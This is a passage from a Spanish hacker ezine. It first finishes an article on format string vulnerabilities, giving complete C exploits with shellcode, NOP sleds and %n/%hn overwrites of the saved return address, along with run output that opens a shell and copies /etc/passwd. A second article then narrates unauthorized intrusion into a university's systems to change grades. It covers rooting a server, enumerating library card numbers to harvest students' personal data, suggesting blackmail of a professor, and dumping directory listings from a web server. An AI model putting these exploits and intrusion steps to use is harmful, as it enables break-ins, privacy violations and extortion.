Conseguimos desbordar el buffer destino. A la hora de hacer el exploit hay que tener varias cosas en cuenta.Tenemos que meter por en medio del argumento la cadena %0Zx, ademas de la shellcode, las NOP’s y la direccion con la que sobreescribiremos EIP. Las NOP’s y la shellcode tienen que ir juntas, pero la ’futura’ EIP no es necesario que vaya a continuacion de la shellcode; asi que el argumento que le tendriamos que pasar al programa tendria este formato:

[NOP’s] [shellcode] [cadena %0Zx] [’futura’ EIP]

La cantidad optima de NOP’s seria TAMA~O DEL BUFFER - TAMA~O DEL SHELLCODE - 4 BYTES DE EIP - LONGITUD DE LA CADENA %0Zx,
de forma que se cumpliera que la longitud del argumento fuese igual al tama~o del buffer, y que se cumpliera esta ecuacion:

NOP’s + TAMA~O SHELLCODE + 4 bytes de EIP + (parametro ’Z’ - longitud de cadena %0Zx) = TAMA~O BUFFER + 8

Para el valor de Z se debe usar como minimo el 13, para que todo encaje perfectamente y asi se usa el mayor numero de NOP’s posible, si asi no os cuadra la ecuacion de arriba id incrementando el valor de Z y recalculando el numero de NOP’s hasta que os cuadre todo.

En este exploit voy a usar estos valores:

- tama~o del buffer : 1024
- NOP’s : 970
- valor Z : 13

Aqui lo teneis:

```
<++> formats/exploit1.c

#include <stdio.h>
#include <stdlib.h>
#include <sys/types.h>

char shellcode[] =
 "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
 "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
 "\x80\xe8\xdc\xff\xff\xff/bin/sh";

#define NOP 0x90

#define BUFFER_SIZE 1024
```

```
u_int32_t get_sp()
{
  __asm__(" movl %esp, %eax ");
}

int main(int argc, char **argv)
{
  char *fmt_str = "%013x";
  int NOPS = BUFFER_SIZE - strlen(shellcode) - 4 - strlen(fmt_str);
  char evil_buf[BUFFER_SIZE + 1];
  char *ptr = evil_buf;
  int c;
  u_int32_t ret = get_sp();
  int offset = 0;
  char *args[3];

  printf("Uso: %s [offset]\n", argv[0]);

  memset(evil_buf, 0, sizeof(evil_buf));

  for (c = 0; c < NOPS; c++)
    *(ptr++) = NOP;

  if (argc > 1) offset = atoi(argv[1]);
  ret -= offset;

  printf("NOP\'s = %i EIP = %x OFFSET = %i\n", NOPS, ret, offset);

  sprintf(ptr, "%s%s%c%c%c%c", shellcode, fmt_str,
   ret & 0xff,
   (ret & 0xff00) >> 8,
   (ret & 0xff0000) >> 16,
   (ret & 0xff000000) >> 24);

  args[0] = "./vuln";
  args[1] = evil_buf;
  args[2] = NULL;

  execve(args[0], args, NULL);

  printf("Error al ejecutar %s\n", args[0]);
}

<-->

 Y aqui teneis la demostracion :P

doing@apocalipsis:~> ./exploit1 -1000
Uso: ./exploit1 [offset]
NOP's = 970 EIP = bffff9ac OFFSET = -1000
El primer argumento es: [NOP's y caracteres no-printables :P]
Í1ÙØ@ÍèÜÿÿÿ/bin/sh0000090909090¬ùÿ¿ sh-2.03$


 Forma # 2
 =-=-=-=-=

 En muchas ocasiones la funcion conversora usada no copiara un buffer en otro,
 sino que simplemente escribira algo por pantalla, en el syslog, o algo
 parecido, asi que nos podemos ir olvidando de explotar estos programas por
 medio del overflow tradicional.
```

Asi que no podemos sobreescribir nada, pero, podemos usar los conversores %n y %hn. Estos conversores en realidad no "convierten nada". Toman como argumento un puntero, y escriben en esa zona de memoria el numero de bytes procesados por printf hasta el %n o %hn. La diferencia entre ambos es que %n escribe un numero de 32 bits y %hn de 16 bits. Un par de ejemplos:

```
int c;
short int d;
.
.
printf("1234%n5678%hn", &c, &d);
.
.
printf("c vale %i y d vale %i\n", c, d);
```

Que creeis que sacare este programa por pantalla? Esto:

```
c vale 4 y d vale 8
```

Entendido? Bien, seguimos :P

Asi que podemos escribir en memoria con estos conversores, asi que, esta claro que lo intentaremos sobreescribir es la EIP salvada en el stack :P

Pero la direccion donde se escribe se la tenemos que pasar como parametro a la funcion conversora, pero... como??

Paso de parametros
=-=-=-=-=-=-=-=-=-=-

Recordemos: la funcion coversora va recorriendo su cadena de formato en busca de 'tags' de conversion, y cuando encuentra uno coje un dato del stack, como un parametro de una funcion (es que es eso :P). Un ejemplo:

- Si la cadena de formato es esta "%i %n %d %s", la funcion conversora asociara cada 'tag' con estos parametros en el stack:

```
[Variab. locales] [SAVED EBP] [SAVED EIP] [PARAM1] [PARAM2] [PARAM3] [PARAM4]
/\                  /\                      /\       /\       /\       /\
||                  ||                      ||       ||       ||       ||
ESP                 EBP                     %i       %n       %d       %s
```

Asi que la unica forma que tenemos de pasarle parametros a la funcion es poder escribir en una zona del stack que este mas 'alta' que la zona de esa funcion, y despues 'paddear' con %.8d o %08x o con lo que quieras hasta hacer coincidir el/los conversores %n/%hn con sus respectivos parametros.

Vamos a jugar un poco con este programilla:

```
<++> formats/prueba.c

#include <stdio.h>
#include <stdlib.h>

void escribe(char *arg)
{
  int test = 0xaabbccdd;
  printf(arg);
  fflush(stdout);
}
```

```
int main()
{
  int l;
  char localbuffer[256];

  for (l = 0; l < 3; l++) {
    memset(localbuffer, 0, 256);
    read(0, localbuffer, 256);
    escribe(localbuffer);
  }
}

<-->
```

Compilamos y ejecutamos:

```
doing@apocalipsis:~> gcc prueba.c -o prueba
doing@apocalipsis:~> ./prueba
```

Ahora, si escribimos algo, se le pasara como cadena de formato a printf:

```
doing@apocalipsis:~> ./prueba
probando %i
probando -1430532899
probando %n
Segmentation fault
doing@apocalipsis:~>
```

Mmm, lo que ha pasado aqui es que printf ha intentado escribir en la posicion de memoria -1430532899, y por eso ha causado un segfault. Vamos a paddear y tratar de escribir en una zona de memoria que nosotros queramos. El stack de este programa en la funcion printf esta asi:

[arg] [test] [EBP] [EIP] [arg] [localbuffer] [l] [EBP] [EIP] ...

El printf coje arg como cadena de formato, y luego ira cogiendo el resto de los parametros del stack segun vaya encontrando 'tags'. Nosotros podemos escribir en localbuffer, asi que si padeamos con %d hasta llegar al localbuffer, el siguiente tag se asociara con los primeros 4 bytes de localbuffer, y habremos conseguido pasar parametros al tag :P

Cuantos %d ponemos ? Pues, 1 (test) + 1 (ebp) + 1 (eip) + 1 (arg) = 4.

```
doing@apocalipsis:~> ./prueba
AAAA %d %d %d %d %x
AAAA -1430532899 -1073743352 134513825 -1073743416 41414141
```

Funciona :-). Hemos asociado AAAA con el %x, y hemos escrito 41414141 (nota: AAAA en hexa es 0x41414141)

Sobrescribiendo EIP's

=-=-=-=-=-=-=-=-=-=-=-=

Ahora que ya sabemos como pasar parametros a printf nos queda la parte mas complicada :P

Vamos a tratar de explotar el programa prueba. Tenemos que sobreescribir la direcciona de la shellcode en la EIP salvada de la funcion escribe.
Como podemos averiguar esta direccion? Asip:

```
doing@apocalipsis:~> ./prueba
%p %p %p %p %p %p
0xaabbccdd 0xbffffa18 0x80484ae 0xbfffea18 0x25207025 0x70252070
                                     /\
                                     ||
          Esto es arg, que a su vez es la direccion de locabuffer.
 Si miramos al mapa del stack de antes:

 [arg] [test] [EBP] [EIP] [arg] [localbuffer] [l] [EBP] [EIP] ...

 La posicion de EIP esta 8 bytes por debajo de la de localbuffer, y la de
 localbuffer la conocemos :P. direccion de eip = 0xbfffea18 - 8 = 0xbfffea10

 Ya tenemos la direccion. vamos a hacer un programa que escriba un numero en
 esta direccion usando %n, y miraremos donde nos da el segfault el programa.

<++> formats/escribe1.c


#include <stdio.h>
#include <stdlib.h>

int main()
{
  int retdir =  0xbfffea10;
  char buffer[4096];
  char *args[2];
  int padding = 4, c;
  int fds[2];
  int status, pid;

  args[0] = "./prueba";
  args[1] = NULL;

  memset(buffer, 0, 4096);

  /* Ponemos la direccion donde vamos a escribir */
  *(int*)buffer = retdir;

  /* Ponemos el padding para cuadrar el %n con su argumento */
  for (c = 0; c < padding; c++) strcat(buffer, "%d");

  /* Y ahora el %n */

  strcat(buffer, "%n");

  /* Ahora creamos una pipe  */

  pipe(&fds);

  /* Duplicamos el proceso */

  if (!(pid = fork())) {
    /* proceso hijo */
    /* Cerramos el descriptor de escritura */
    close(fds[1]);

    /* Cierro entrada estandar */
    close(0);

    /* Y hago que la pipe sea la nueva stdin */
    dup2(fds[0], 0);
```

```
    /* Ejecutamos prueba */
    execve(args[0], args, NULL);
    printf("execve ha fallado\n");
    exit(-1);
  }

  /* proceso padre */
  /* Cerramos el descriptor de escritura */
  close(fds[0]);

  /* Pongo el intro al final de buffer */
  strcat(buffer, "\n");

  printf("Enviando parametro a prueba...\n"); fflush(stdout);
  sleep(1);

  write(fds[1], buffer, strlen(buffer));
  write(fds[1], "\n\n", 2);


  waitpid(pid, &status, 0);
  /* Esperamos que finalice el proceso hijo antes de salir */
}

<-->
```

Compilamos y ejecutamos:

```
doing@apocalipsis:~> gcc escribe1.c -o escribe1
doing@apocalipsis:~> ./escribe1
Enviando parametro a prueba...
doing@apocalipsis:~>
```

mmmm, pos no ha funcionado :/ Que pasa? Pues pasa que la direccion de eip ha cambiado, porque el proceso prueba tiene un padre distinto, antes era la shell, y ahora es el propio exploit. Pero esto quiere decir que la direccion de eip cambiara en cada maquina, asi que tenemos que currarnoslo para que el exploit busque la direccion, recordais como la averiguamos? :P

Aqui teneis el exploit:

```
<++> formats/escribe2.c

#include <stdio.h>
#include <stdlib.h>

int main()
{
  int retdir =  0xbfffea10;
  char buffer[4096], buffer2[256];
  char *args[2];
  int padding = 4, c, a1, a2, a3;
  int fds[2], fds2[2];
  int status, pid, l;

  args[0] = "./prueba";
  args[1] = NULL;

  /* Ahora creamos *dos* pipes  */

  pipe(&fds);
```

```
 pipe(&fds2);

 /* Duplicamos el proceso */

 if (!(pid = fork())) {
   /* proceso hijo */
/* Cerramos el descriptor de escritura  de una pipe y el de lectura de otra*/
   close(fds[1]);
   close(fds2[0]);

   /* Cierro stdin y stdout */
   close(0);
   close(1);

/* Y hago que una pipe sea la nueva stdin y la otra stdout*/
   dup2(fds[0], 0);
   dup2(fds2[1], 1);

   /* Ejecutamos prueba */
   execve(args[0], args, NULL);
   printf("execve ha fallado\n");
   exit(-1);
 }

 /* proceso padre */
 /* Cerramos el descriptor de escritura y el de lectura de la otra */
 close(fds[0]);
 close(fds2[1]);

 sprintf(buffer2, "%s", "%p %p %p %p\n");
 printf("Averiguando la direccion de eip...\n"); fflush(stdout);
 write(fds[1], buffer2, strlen(buffer2));

 memset(buffer2, 0, 256);
 read(fds2[0], buffer2, 256);

 printf("leido = %s\n", buffer2);

 sscanf(buffer2, "%x %x %x %x\n", &a1, &a2, &a3, &retdir);
 /* Ahora tenemos en retdir la direccion de localbuffer. Le restamos 8 para
    obtener la direccion de eip */
 retdir -= 8;
 printf("retdir = %p\n", retdir);

 memset(buffer, 0, 4096);
 /* Ponemos la direccion donde vamos a escribir */
 *(int*)buffer = retdir;

 /* Ponemos el padding para cuadrar el %n con su argumento */
 for (c = 0; c < padding; c++) strcat(buffer, "%d");

 /* Y ahora el %n */
 strcat(buffer, "%n");

 /* Pongo el intro al final de buffer */
 strcat(buffer, "\n");

 printf("Enviando parametro a prueba...\n"); fflush(stdout);
 sleep(10);

 write(fds[1], buffer, strlen(buffer));
```

```
  for (;;) {
    l = read(fds2[0], buffer2, 256);
    if (l < 0) break;
    write(1, buffer2, l);
  }

  waitpid(pid, &status, 0);
  /* Esperamos que finalice el proceso hijo antes de salir */
}

<-->

doing@apocalipsis:~> gcc escribe2.c -o escribe2
doing@apocalipsis:~> ./escribe2
Averiguando la direccion de eip...
leido = 0xaabbccdd 0xbfffff08 0x804851e 0xbfffef08

retdir = 0xbfffef00
Enviando parametro a prueba...

[ctrl + c]
doing@apocalipsis:~>

 Arg, lo que me faltaba, la direccion tiene un \0 :-/. Vamos a probar a
 sobreescribir la direccion de retorno de main(), que debera estar en
 localbuffer + 256 + 4 (l) + 4 (ebp). Cambiad la linea que pone retdir -= 8
 por retdir += 264. Tambien cambiad la linea que pone sleep(1) por sleep(10).

---------- En una terminal ----------------------
doing@apocalipsis:~> ./escribe2
Averiguando la direccion de eip...
leido = 0xaabbccdd 0xbfffff08 0x8048532 0xbffffe04

retdir = 0xbfffff0c
Enviando parametro a prueba...

-------- Mientras, en la otra ------------------
doing@apocalipsis:~> ps aux | grep pru
doing      587  0.0  0.5  1104   368  ?  S    14:13   0:00 ./prueba
doing@apocalipsis:~> gdb ./prueba 587
GNU gdb 4.18
[ cut cut cut ]
(gdb) c
Continuing.

Program received signal SIGSEGV, Segmentation fault.
0x2e in ?? ()
(gdb)


  mmmm, parece que ya conseguimos sobreecribir eip :). Pero hemos puesto 0x2e,
 y nos vendria mejor poner una direccion con una shellcode, no creeis? ;->

  La direccion que pongamos dependera del numero de bytes escritos por printf
 hasta encontrar el %n. Asi que tenemos que arreglarnoslas para meter un
 porron de bytes antes del %n, pero locabuffer solo tiene 256 XD

  Como lo hacemos? Vamos a hacer que printf 'cree' esos bytes para
 nosotros, usando padding. Bueno, lo primero es calcular el numero de bytes
 escritos por los %d y la direccion de eip. eip son 4 bytes, pero los %d
 pueden ser cadenas como "4", "-12783457" o "700", y eso muchas veces no es
 predecible, asi que vamos a usar como padding el "%08x", que siempre escribe
```

8 bytes. El utlimo %x lo usaremos para que printf genere los bytes que nos hacen falta, asi que de momento sabemos que tenemos estos bytes escritos:

4 de la direccion de eip + 8 * 3 de los "%08x" = 28

Y despues pondremos el %0XXXx. Donde XXXX es la direccion que queremos poner en eip *menos* los 28 bytes que ya tenemos escritos.

Pero poner todos los bytes de una sola vez hacen que printf cause un segfault, asi que lo haremos en 2 tandas, usando %hn, y poniendo al principio 2 direcciones, una la de eip, y la otra la de eip+2.

La shellcode la pondremos en una variable de entorno, y lo que hace es ejecutar el comando que le digamos, ya que una shell no podemos porque los descriptores de la stdin y stdout estan chapados. El exploit quedaria asi:

```
<++> formats/exploit.c

#include <stdio.h>
#include <stdlib.h>

#define NOP 0x90
#define NOPS 3500

char *shellcode =
"\xeb\x4b\x5e\x89\x76\xac\x83\xee\x20\x8d\x5e\x28\x83\xc6\x20\x89"
"\x5e\xb0\x83\xee\x20\x8d\x5e\x2e\x83\xc6\x20\x83\xc3\x20\x83\xeb"
"\x23\x89\x5e\xb4\x31\xc0\x83\xee\x20\x88\x46\x27\x88\x46\x2a\x83"
"\xc6\x20\x88\x46\xab\x89\x46\xb8\xb0\x2b\x2c\x20\x89\xf3\x8d\x4e"
"\xac\x8d\x56\xb8\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xb0\xff"
"\xff\xff/bin/sh -c ";

int main(int argc, char **argv)
{
  int retdir =  0xbfffea10;
  char buffer[4096], buffer2[256];
  char *args[2];
  int padding = 3, c, a1, a2, a3;
  int fds[2], fds2[2];
  int status, pid, l;
  unsigned int shaddr = 0xbfffffff;
  unsigned int hi, lo;
  int offset = 0;
  char cmd[256];
  char envi[4096];
  char *envp[2];

  printf("xploit para prueba\n");
  printf("Uso:\n %s <offset> <comando>\n", argv[0]);
  if (argc < 3) exit(0);

  offset = atoi(argv[1]);
  shaddr -= offset;

  memset(cmd, 0, 256);
  for (c = 2; c < argc; c++) {
    strcat(cmd, argv[c]);
    strcat(cmd, " ");
  }

  memset(envi, NOP, 4096);
```

```
  sprintf(&envi[NOPS], "%s%s", shellcode, cmd);
  memcpy(envi, "A=", 2);
  envp[0] = envi;
  envp[1] = NULL;

  args[0] = "./prueba";
  args[1] = NULL;

  /* Ahora creamos *dos* pipes  */

  pipe(&fds);
  pipe(&fds2);

  /* Duplicamos el proceso */

  if (!(pid = fork())) {
    /* proceso hijo */
/* Cerramos el descriptor de escritura  de una pipe y el de lectura de otra*/
    close(fds[1]);
    close(fds2[0]);

    /* Cierro stdin y stdout */
    close(0);
    close(1);

/* Y hago que una pipe sea la nueva stdin y la otra stdout*/
    dup2(fds[0], 0);
    dup2(fds2[1], 1);

    /* Ejecutamos prueba */
    execve(args[0], args, envp);
    printf("execve ha fallado\n");
    exit(-1);
  }

  /* proceso padre */
  /* Cerramos el descriptor de escritura y el de lectura de la otra */
  close(fds[0]);
  close(fds2[1]);

  sprintf(buffer2, "%s", "%p %p %p %p\n");
  printf("Averiguando la direccion de eip...\n"); fflush(stdout);
  write(fds[1], buffer2, strlen(buffer2));

  memset(buffer2, 0, 256);
  read(fds2[0], buffer2, 256);

  printf("leido = %s\n", buffer2);

  sscanf(buffer2, "%x %x %x %x\n", &a1, &a2, &a3, &retdir);
  /* Ahora tenemos en retdir la direccion de localbuffer. Le restamos 8 para
     obtener la direccion de eip */
  retdir += 264;
  printf("retdir = %p\n", retdir);

  memset(buffer, 0, 4096);
  /* Ponemos la direccion donde vamos a escribir */

  hi = (shaddr >> 16) & 0xffff;
  lo = shaddr & 0xffff;

  if (lo > hi) {
```

```
    *(int*)buffer = retdir + 2;
    *(int*)(buffer+4) = retdir;
    *(int*)(buffer+8) = retdir;
  }

  if (hi > lo) {
    *(int*)buffer = retdir;
    *(int*)(buffer+4) = retdir + 2;
    *(int*)(buffer+8) = retdir + 2;
  }


  /* Ponemos el padding para cuadrar el %n con su argumento */
  for (c = 0; c < padding; c++) strcat(buffer, "%08x");

  if (hi > lo) {
    hi -= lo;
    sprintf(buffer2, "%%0%ux%%hn%%0%ux%%hn", lo - 36, hi);
  }

  if (lo > hi) {
    lo -= hi;
    sprintf(buffer2, "%%0%ux%%hn%%0%ux%%hn", hi - 36, lo);
  }


  strcat(buffer, buffer2);

  /* Pongo el intro al final de buffer */
  strcat(buffer, "\n");

  printf("Enviando parametro a prueba...\n"); fflush(stdout);
  sleep(1);

  write(fds[1], buffer, strlen(buffer));

  for (;;) {
    l = read(fds2[0], buffer2, 256);
    if (l < 0) break;
    write(1, buffer2, l);
    write(fds[1], "\n", 1);
  }

  waitpid(pid, &status, 0);
  /* Esperamos que finalice el proceso hijo antes de salir */
}

<-->

Compilamos y ejecutamos:

doing@apocalipsis:~> ./exploit 1000 /bin/cp /etc/passwd /loko

[ Un monton de caracteres ]

doing@apocalipsis:~> ls -las /loko
   3 -rw-r--r--   1 doing     users         2056 Nov  4 16:04 /loko

Al primer intento :)


 Conclusion
```

=-=-=-=-=-

Como se puede ver, estos bugs son relativamente dificiles de explotar, aun viendo el resultado del printf hemos tenido algunos problemas, asi que sin verlo como pasa al intentar explotar demonios o programas donde no ves el resultado es muy dificil. En estos casos se suelen usar offsets y direcciones por defecto, que suelen ser las mismas en distribuciones iguales (en linux).

Hay mas variantes de este fallo ademas de esta que he mostrado, como por ejemplo los syslog y funciones que llaman a vsprintf que se comportan como funciones de formato.

Bueno, pues... eso es todo :)

El placer mas noble es el jubilo de comprender
- Leonardo da Vinci

EOF

-[0x09]--
-[Que estudie Rita]---
-[by Janis]---SET-24-

S.E.T. Ezine presenta, en exclusiva....

-= Q U E   E S T U D I E R I T A =-

o como cambiarse las notas por internet

janis@set-ezine.org

Casi-a-diario, todos los grupos de hack reciben correos del estilo: ’sois-de-pm-quiero-cambiarme-las-notas’. Esto no resulta mas que una excusa para que el que conteste el correo se parta el nabo y cuente algun que otro chiste elaborado, etc.

Pues bien, nosotros somos buena gente y POR FIN vamos a contarte como cambiarte las notas. O al menos a tener acceso a los ordenadores de tu universidad (porque tampoco conozco muchos instituos o colegios con acceso externo a sus ordenadores).

Bueno y que ordenadores empezamos a manipular? Pues en principio cualquiera nos valdria... puesto que esto de las redes universitarias tienen la caracteristica principal de que suelen ser seguras desde fuera pero desde dentro suelen compartir un monton de cosas... netbios, rpc’s... etc.

Asi que hacemos una toma (virtual) de un server IRIX de dentro de nuestra universidad (via infosrch o via webdist) y pillamos root. Despues de tener todas las herramientas que nos ayudaran (smbclient, nat, etc.) empezamos con nuestra mision: CAMBIARNOS LAS NOTAS.

Empezamos con la biblioteca. Por que? porque... es el lugar donde deberiamos empezar a estudiar si quisieramos aprobar ’legalmente’... jeje.

(Los comentarios van precedidos de *)

```
nostalgia # telnet biblioteca.univ.es

UNIVERSIDAD **********

PROYECTO DE AUTOMATIZACION
DE LA BIBLIOTECA

BIENVENIDO AL ALPHA  1/5 DE LA ***

Username: biblioteca

* Elite eh? ;)

    Last interactive login on Sunday, 15-OCT-2000 13:59:48.24
    Last non-interactive login on Tuesday, 10-OCT-2000 19:11:13.71

                  Este es el sistema de BIBLIOTECAS

Habra un breve retardo hasta que aparezca el primer menu.
```

```
Para abandonar el sistema de bibliotecas teclee 'EXIT' desde cualquier menu.

......LIBERTAS......

LIBERTAS 7.1 Sistema de Gestion de Bibliotecas         Universidad


              Codigo
               1  CONSULTA DEL CATALOGO
               2  SU USO PERSONAL DE LA BIBLIOTECA
               4  SELECCION DEL CODIGO DE IDIOMA
               6  INFORMACION SOBRE LA BIBLIOTECA
               ?  Ayuda


Seleccione la opcion y presione RETURN:

* Bueno, ya hemos 'entrado' en nuestra primera maquina. Puesto que tengo el
* espacio limitado, diremos que este programa corria sobre un OpenVMS (algo de
* lo que no tengo la mas remota idea de como toquetear). El sistema LIBERTAS
* es un sistema bastante seguro (es decir no tiene overflows conocidos)
* de gestion de bibliotecas y muy usado por las  universidades...
* Probamos la opcion 2.

SU USO PERSONAL DE LA BIBLIOTECA

              Codigo
               2  Lista de los ejemplares que tiene en prestamo
               /  Vuelta al menu principal
               ?  Ayuda

* Opcion 2 again.

CONSULTA POR PRESTAMOS

        Teclee el numero de su carnet de usuario
        (o, para terminar, teclee "/" y pulse RETURN):

* Esto me llevo algun tiempo. No sabia el numero exacto de cifras que debia
* tener el puto numerito y aun asi aunque metiera las cifras exactas no sabia
* si correspondia a un numero valido. Aplicando algo de 'ingenieria social'
* o mas bien 'cartera-surfing' logre sisarle un numero a un colega (jeje)


CONSULTA SOBRE PRESTAMOS
??????????, Juan          0532??????          Ningun prestamo
  Rios Rosas,??                 ,             Ninguna reserva



                * No existen prestamos en relacion con este carnet *

* Hum, esto realmente no me sirve de nada, asi que empezamos a probar nuevos
* numeros.

PAGINA DE AYUDA

Teclee el numero que aparece en su carnet de usuario.
Si el numero consta como incorrecto, acuda a un empleado de la biblioteca.

* Luego entonces no van seguidos... probamos el numero + 2, +3... etc. +9
```

```
CONSULTA SOBRE PRESTAMOS
??????????, Maria          0532??????          1 prestamo
  Villajoyosa,??                 ,                  Ninguna reserva

     Martin Perez, Cesar.  Linux / Cesar Martin Perez... Ismael Perez
     Crespo.
             D.L. 1998


* Como podeis ver, muchas mujeres no solo tiramos con el windoze.
* Wow! Eso es un algoritmo de generacion de numeros de tarjeta.
* Numero = Semilla + 9 * n
* Ideal para una empresa de publicidad, poner un programa a recopilar
* direcciones y nombres de personas y ofertar sus pantaloncitos de moda.
* Este tipo de servicios es interesante para saber que tipo de libros sacan
* los profesores, etc. (da igual que pongais una clave para acceder, siempre
* que sea por defecto nos la saltaremos por la jeta).


CONSULTA SOBRE PRESTAMOS
 Olcoz H??????, K???????          0532??????          1 prestamo
   ?????????,??                ,                  Ninguna reserva

    Impotence : an integrated approach to clinical practice / edited by
       Alain Gregoire ,John P.Pryor.
       Edinburgh [etc] : Churchill Livinstone, 1993. - 231 p. ; 25 cm. -
       0-443-04369-8

* Que fuerte.
* Total, que tenemos acceso a las direcciones, nombres reales y libros
* prestados de toda la universidad. Esto lo podriamos usar para amenazar a
* algun profesor para que nos subiera la nota, a costa de no publicar sus
* problemas sexuales por toda la facultad (jejeje)

------------------------------------------------------------------------

  En fin, tampoco hemos obtenido nada del otro mundo.

  Una vez visitada la biblioteca es interesante ir un poco al centro
neuralgico de las redes informaticas. Normalmente suelen ser las facultades
de informatica y de telecomunicaciones las que parten el bacalao aqui. Son
las que pillan los router, los instalan (mal) y en definitiva hacen el
trabajo sucio para que luego nuestros amigos los funcionarios se dediquen a
ver paginas de 'el bus' en vez de trabajar.

Luego miramos la facultad de informatica.

---------------------------------------------------------------------------

HTTP/1.1 200 OK
Server: Netscape-Enterprise/3.6
Date: Thu, 14 Sep 2000 22:18:19 GMT
Content-type: text/html
Connection: close


* Apostaria a que es un NT... de los headers uno ya no se fia.
* La verdad es que los NT no son mi punto fuerte asi que me limitare a
* seguir obteniendo cosillas de este servidor. Veamos.

nostalgia # lynx www.esi.univ.es
```

Informacion local de la ESI

*. *. *.

-> Pagina de Informacion

-> Informacion interna de la ESI

-> Becas Erasmus

-> Metabuscador Inteligente "El Aleph"

---

* Hum eso de informacion interna puede ser interesante para nuestro
* objetivo. Veamos que nos dice el link

Username for 'Enterprise Server' at server 'www.esi.univ.es'?:

* mal rollo. Si no tienes cuenta no puedes entrar.
* Como se comentaba por aqui, empece a probar lo tipico:
* dios, amor, sexo, etc. Tristemente no funciono.
* Me baje los pdf de Netscape pero eran un toston del carajo. Y tampoco
* venia nada del otro mundo. Probemos trucos sucios

nostalgia # lynx www.esi.univ.es/?wp-cs-dump

Name	Last modified	Size	Description
[DIR] Aleph/	05-Apr-00 09:26	0K	
[DIR] Erasmus/	05-Apr-00 09:26	0K	
[ ] Plano_Lab1.doc	05-Apr-00 09:28	60K	
[ ] Plano_lab2.doc	05-Apr-00 09:28	200K	
[ ] WS_FTP.LOG	05-Apr-00 09:28	2K	
[IMG] banner.gif	04-Apr-00 18:32	3K	
[TXT] default.htm	05-Apr-00 09:28	4K	
[IMG] devplatform.gif	04-Apr-00 18:32	1K	
[DIR] direccion/	14-Sep-00 19:56	0K	
[IMG] enterprise_sm.gif	04-Apr-00 18:32	2K	
[IMG] escudo.gif	05-Apr-00 09:28	11K	
[DIR] esi_intranet/	05-Apr-00 09:26	0K	
[IMG] fondo.jpg	05-Apr-00 09:28	2K	
[IMG] fountainpen3.jpg	04-Apr-00 18:32	6K	
[IMG] hat4.jpg	04-Apr-00 18:32	6K	
[IMG] image4.gif	05-Apr-00 09:28	314K	
[TXT] index.html	05-Apr-00 09:28	1K	
[TXT] index.html.old	05-Apr-00 09:28	1K	
[TXT] index_dav.html	05-Apr-00 09:28	2K	
[TXT] info_int.html	05-Apr-00 09:28	1K	
[DIR] interna.borrar/	05-Apr-00 09:27	0K	
[IMG] key4.jpg	04-Apr-00 18:32	4K	
[IMG] magnifier2.jpg	04-Apr-00 18:32	4K	
[ ] red_esi1.doc	05-Apr-00 09:28	25K	
[ ] red_esi2.doc	05-Apr-00 09:28	21K	
[DIR] samples/	05-Apr-00 09:27	0K	
[DIR] servlets/	05-Apr-00 09:28	0K	
[IMG] sspower3.gif	04-Apr-00 18:32	16K	
[IMG] suitespotlogo.gif	04-Apr-00 18:32	1K	
[DIR] tmp/	13-Sep-00 11:55	0K	

```
* Ups! Eso parece un directorio del servidor web. Es interesante el ver como
* esta constituida la red... es gracioso

nostalgia # mswordview red_esi1.doc

PUNTOS DE VOZ Y DATOS EN LAS DEPENDENCIAS DE LA E.S.I. EN BIOLOGICAS PUNTOS
QUE EXISTEN ACTUALMENTE
(No se especifica la agrupacion de puntos en dobles
y sencillos debido a la diversidad existente) Laboratorio 1 (Cableado
estructurado) 46 puntos de red sin conexion a Internet: 29 funcionan y en
uso, y 18 no funcionan.

* jeje

1 punto de voz en uso
1 armario (sin salida a la red externa) con:
2 Hubs-switch de 1 0 Mb y 24 entradas.
1 Modulo de conexiones de 48 entradas (solo 1 libre)
(cableadas al Hubs-switch, solo las 29 en uso).
Laboratorio U (Cableado estructurado)
34 puntos de red sin conexion a Internet: 22 funcionan y en uso, y 12 no
funcionan.

* joder teneis un monton de chatarra aqui metida jejeje.

1 punto de voz en uso
1 armario (con salida a la red externa) con:
1 Bandeja Optica de 4 lineas (8 canales): solo 1 linea en uso
Transceiver Optico-AUI
Hub de acceso externo de 16 entradas (9 en uso)

* 10 con la mia :P

Hub-switch de 24 entradas de 1 0 Mb (3 libres) y 2 de 1 00 Mb (1 libre)

* Pues nada. De esto sacamos dos conclusiones. La E.S.I. (suponemos que la
* escuela superior de ingenieria) no tiene facultad propia, puesto que sus
* puntos se reparten entre Biologicas y Matematicas. Y segundo que la
* mitad de su maquinaria de red esta estropeada (ya estaba asi cuando yo
* llegue).

* El resto de los docs muestran mapas bastante interesantes de como va la red
* interna, pero si nos damos cuenta no hay gran cosa que hacer, la mitad
* de las cosas estan estropeados (menudos ingenieros) y tampoco tienen
* salida a internet.

* Sin embargo, me jode eso de no poder pasar a la intranet. Las intranet no
* deberian existir o al menos no es termino. Intranet suena mal. Que lo
* llamen redes locales. Parece una chorrada pero es importante.
* Quizas con suerte...

nostalgia # lynx www.esi.univ.es/interna.borrar/?wp-cs-dump

                              Index of /interna.borrar/

   Name                    Last modified     Size  Description


-------------------------------------------------------------------------------
```

```
 [DIR]  Parent Directory
 [   ]  WS_FTP.LOG             05-Apr-00 09:27     1K
 [DIR]  avisos/                05-Apr-00 09:26     0K
 [DIR]  biblio/                05-Apr-00 09:26     0K
 [TXT]  index.html             05-Apr-00 09:26     1K
 [DIR]  laboratorios/          05-Apr-00 09:26     0K


* Bueeeeeeeeeno algo es algo. No es la red interna, pero lo parece.
* Miremos que tiene esto por aqui. Pongamonos en avisos.

  Informaciones de interes para los profesores que imparten docencia
 (curso 99-00)

* Esto tiene delito. Informaticos serios utilizando NT?? anda ya!.

 Dada la dispersion geografica de los locales en los que se imparten las
asignaturas de la ESI, asi como de los departamentos responsables de dicho
docencia, con objeto de facilitar a los alumnos la localizacion de las
calificaciones y avisos de interes, a partir del 1 de octubre se van a
introducir algunos cambios en la organizacion de los tablones de anuncos. En
particular, cada curso de cada titulacion de la ESI tendra asignado un
tablon convenientemente senalizado.

* Esto es un monton de mierda. Posteriormente un 'amigo' me dio un acceso a la
* intranet real de la ESI y resulto ser lo mismo que lo que ahora todo dios
* debe estar leyendo. Lo cachondo no es que un pu~ado de patanes tengan una
* copia de seguridad para todo el mundo de algo supuestamente privado.
* Lo triste es que lo privado sea publico. Es decir en esos docs viene
* informacion de caracter publico y que se puede obtener sin tener que
